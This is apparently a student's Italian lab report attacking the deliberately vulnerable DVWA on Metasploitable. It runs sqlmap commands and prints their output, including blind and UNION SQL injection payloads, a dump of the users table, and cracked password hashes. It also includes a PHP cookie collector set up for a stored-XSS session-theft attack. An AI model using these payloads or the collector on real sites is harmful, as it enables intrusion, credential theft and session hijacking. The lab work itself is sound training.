
REPORT

Web Application Hacking

Effettuato da: Anatoliy Prysyazhnyuk
Data: 09.06.2023

Prima di tutto, ho attivato l'intercettazione del traffico utilizzando Burp Suite. Ho aperto il browser di Burp Suite e ho specificato l'indirizzo IP di Metasploitable e DVWA come URL di destinazione. Sono quindi passato alle impostazioni di sicurezza di DVWA, configurando la difficoltà su "low".

Successivamente, mi sono concentrato sull'iniezione SQL (blind), inviando una query di prova "1" per verificare eventuali vulnerabilità. Ho ricevuto in risposta l'output del nome e del cognome dell'amministratore. Ho intercettato questa richiesta utilizzando la funzionalità di cronologia HTTP di Burp Suite, individuando l'URL utilizzato e ottenendo anche il valore di "PHPSESSID", che sarebbe stato utilizzato successivamente con SQLMap.



Successivamente, mi sono concentrato sull'iniezione SQL (blind), inviando una query di prova "1" per verificare eventuali vulnerabilità. Ho ricevuto in risposta l'output del nome e del cognome dell'amministratore. Ho intercettato questa richiesta utilizzando la funzionalità di cronologia HTTP di Burp Suite, individuando l'URL utilizzato e ottenendo anche il valore di "PHPSESSID", che sarebbe stato utilizzato successivamente con SQLMap.

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.50.100/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=17138cdb73e918dd528d83ac90e1c90c"
```

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.50.100/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=17138cdb73e918dd528d83ac90e1c90c"
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.7.2#stable}
|_ -| . [)]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 06:03:06 /2023-06-09/

[06:03:06] [INFO] testing connection to the target URL
[06:03:06] [INFO] checking if the target is protected by some kind of WAF/IPS
[06:03:06] [INFO] testing if the target URL content is stable
[06:03:06] [INFO] target URL content is stable
[06:03:06] [INFO] testing if GET parameter 'id' is dynamic
[06:03:06] [WARNING] GET parameter 'id' does not appear to be dynamic
[06:03:06] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[06:03:07] [INFO] testing for SQL injection on GET parameter 'id'
[06:03:07] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[06:03:07] [WARNING] reflective value(s) found and filtering out
[06:03:07] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[06:03:07] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[06:03:07] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[06:03:07] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[06:03:07] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[06:03:07] [INFO] testing 'Generic inline queries'
[06:03:07] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[06:03:07] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[06:03:07] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[06:03:07] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[06:03:17] [INFO] GET parameter 'id' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
```

Attraverso questo comando, ho scoperto che il parametro "id" nel metodo GET era vulnerabile all'iniezione SQL time-based blind (query sleep).

```
[06:03:17] [INFO] GET parameter 'id' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
```

```
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[06:04:01] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[06:04:01] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[06:04:01] [INFO] target URL appears to be UNION injectable with 2 columns
[06:04:01] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
[06:04:09] [INFO] testing if GET parameter 'Submit' is dynamic
[06:04:09] [WARNING] GET parameter 'Submit' does not appear to be dynamic
[06:04:09] [WARNING] heuristic (basic) test shows that GET parameter 'Submit' might not be injectable
[06:04:09] [INFO] testing for SQL injection on GET parameter 'Submit'
[06:04:09] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[06:04:09] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[06:04:09] [INFO] testing 'Generic inline queries'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] y
[06:04:17] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[06:04:17] [WARNING] GET parameter 'Submit' does not seem to be injectable
sqlmap identified the following injection point(s) with a total of 99 HTTP(s) requests:
---
Parameter: id (GET)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 1012 FROM (SELECT(SLEEP(5)))RoAY) AND 'ukGC'='ukGC&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0×717a717071,0×6f664d414f577a736245646959554d4b454e4a48595572694c52456b586b7948754c74616d617472,0×71706a7171)-- -&Submit=Submit
---

[06:04:17] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ≥ 5.0.12
[06:04:17] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.50.100'

[*] ending @ 06:04:17 /2023-06-09/
```

Successivamente, ho eseguito il comando "`sqlmap -u "http://192.168.50.100/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=17138cdb73e918dd528d83ac90e1c90c" -p id --dbs`" per identificare i database disponibili. L'opzione "`-p id`" specifica nuovamente il parametro "id", mentre "`--dbs`" indica a SQLMap di individuare i database. Durante questa fase, sono stati trovati sette database, tra cui "dvwa".

```
[06:07:22] [WARNING] reflective value(s) found and filtering out
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[06:07:22] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.50.100'
```

A questo punto, ho eseguito il comando "`sqlmap -u "http://192.168.50.100/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=17138cdb73e918dd528d83ac90e1c90c" -p id --tables`" per ottenere i nomi delle tabelle presenti nel database. Utilizzando l'opzione "`--tables`", SQLMap ha estratto i nomi delle due tabelle presenti: "guestbook" e "users".

```
Database: information_schema
[17 tables]
+---------------------------------------------+
| CHARACTER_SETS                              |
| COLLATIONS                                  |
| COLLATION_CHARACTER_SET_APPLICABILITY       |
| COLUMNS                                     |
| COLUMN_PRIVILEGES                           |
| KEY_COLUMN_USAGE                            |
| PROFILING                                   |
| ROUTINES                                    |
| SCHEMATA                                    |
| SCHEMA_PRIVILEGES                           |
| STATISTICS                                  |
| TABLES                                      |
| TABLE_CONSTRAINTS                           |
| TABLE_PRIVILEGES                            |
| TRIGGERS                                    |
| USER_PRIVILEGES                             |
| VIEWS                                       |
+---------------------------------------------+

Database: dvwa
[2 tables]
+---------------------------------------------+
| guestbook                                   |
| users                                       |
+---------------------------------------------+
```

Infine, ho eseguito il comando "`sqlmap -u "http://192.168.50.100/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=17138cdb73e918dd528d83ac90e1c90c" -p id -T users --dump`" per estrarre i dati dalla tabella "`users`". L'opzione "`-T users`" specifica la tabella target, mentre "`--dump`" indica a SQLMap di estrarre i dati presenti nella tabella. In questo modo, ho ottenuto gli hash delle password degli utenti.


```
[06:10:30] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ≥ 5.0.12
[06:10:30] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[06:10:30] [INFO] fetching current database
[06:10:30] [WARNING] reflective value(s) found and filtering out
[06:10:30] [INFO] fetching columns for table 'users' in database 'dvwa'
[06:10:30] [INFO] fetching entries for table 'users' in database 'dvwa'
[06:10:31] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[06:10:58] [INFO] writing hashes to a temporary file '/tmp/sqlmapdipvuih914079/sqlmaphashes-1kghz7em.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[06:11:03] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
```

Da questo punto in poi, ho concesso a SQLMap il permesso di decifrare (craccare) le password.

```
[06:11:15] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[06:11:22] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[06:11:22] [INFO] starting 2 processes
[06:11:23] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[06:11:24] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[06:11:26] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[06:11:29] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[06:11:32] [INFO] using suffix '1'
[06:11:42] [INFO] using suffix '123'
[06:11:45] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[06:11:52] [INFO] using suffix '2'
[06:12:03] [INFO] using suffix '12'
```

```
Database: dvwa
Table: users
[5 entries]
+---------+---------+-----------------------------------------+-----------------------------------------+-----------+-----------+
| user_id | user    | avatar                                  | password                                | last_name | first_name |
+---------+---------+-----------------------------------------+-----------------------------------------+-----------+-----------+
| 1       | admin   | http://172.16.123.129/dvwa/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin     |
| 2       | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon    |
| 3       | 1337    | http://172.16.123.129/dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack      |
| 4       | pablo   | http://172.16.123.129/dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo     |
| 5       | smithy  | http://172.16.123.129/dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob       |
+---------+---------+-----------------------------------------+-----------------------------------------+-----------+-----------+
```

password	last_name	first_name
5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	admin
e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon
8d3533d75ae2c3966d7e0d4fcc69216b (charley)	Me	Hack
0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo
5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob



Avvio i servizi mysql ed apache2 con i seguenti comandi:

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ sudo service mysql start
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ sudo service apache2 start

┌──(kali㉿kali)-[~]
└─$
```

Entro nelle directory: /var/www/html nella quale creo due file, uno .php e un'altro .txt, il file .php serve per recuperare il cookie e mandarlo al file creato session_log.txt

```
┌──(kali㉿kali)-[~]
└─$ cd /

┌──(kali㉿kali)-[/]
└─$ ls
bin   dev  home        initrd.img.old  lib32  libx32      media  opt   root  sbin  swapfile  tmp  var      vmlinuz.old
boot  etc  initrd.img  lib             lib64  lost+found  mnt    proc  run   srv   sys       usr  vmlinuz

┌──(kali㉿kali)-[/]
└─$ cd var

┌──(kali㉿kali)-[/var]
└─$ ls
backups  cache  lib  local  lock  log  mail  opt  run  spool  tmp  www

┌──(kali㉿kali)-[/var]
└─$ cd www

┌──(kali㉿kali)-[/var/www]
└─$ ls
html

┌──(kali㉿kali)-[/var/www]
└─$ cd html
```

Do tutti i permessi (777) alla directory, dunque anche ai file receive.php e session_log.txt


```
┌──(kali㉿kali)-[/var/www/html]
└─$ sudo chmod 777 html
```

```
kali@kali: /var/www/html
File  Actions  Edit  View  Help
  GNU nano 7.2                                          receive.php
<?php
if (isset($_POST['session'])) {

    $sessionData = $_POST['session'];

    $logFile = 'session_log.txt';

    file_put_contents($logFile, $sessionData . PHP_EOL, FILE_APPEND);

    echo "Sessione inviata e salvata.";
} else {
    echo "Errore: Sessione non ricevuta.";
}
?>
```

Per inserire nell'input di XSS stored un codice con più caratteri, c'èra il bisogno di modificare il codice sorgente, cambiando il maxlenght="50" a "500".

```
Elements  Console  Sources  Network  Performance  Memory  Application  Security
▼<form method="post" name="guestform" onsubmit="return validate_form(this)">
  ▼<table width="550" border="0" cellpadding="2" cellspacing="1">
    ▼<tbody>
      ▶<tr>…</tr>
      ▼<tr>
        <td width="100">Message *</td>
        ▼<td>
          <textarea name="mtxMessage" cols="50" rows="3" maxlength="500">
          </textarea> == $0
        </td>
      </tr>
      ▶<tr>…</tr>
    </tbody>
  </table>
</form>
... ner  div#main body  div.body padded  div.vulnerable code area  form  table  tbody  tr  td  textarea ...
```

Immetto il javascript nel "message":



Controllo nel file "session_log.txt" e vedo che è stato aggiunto il cookie: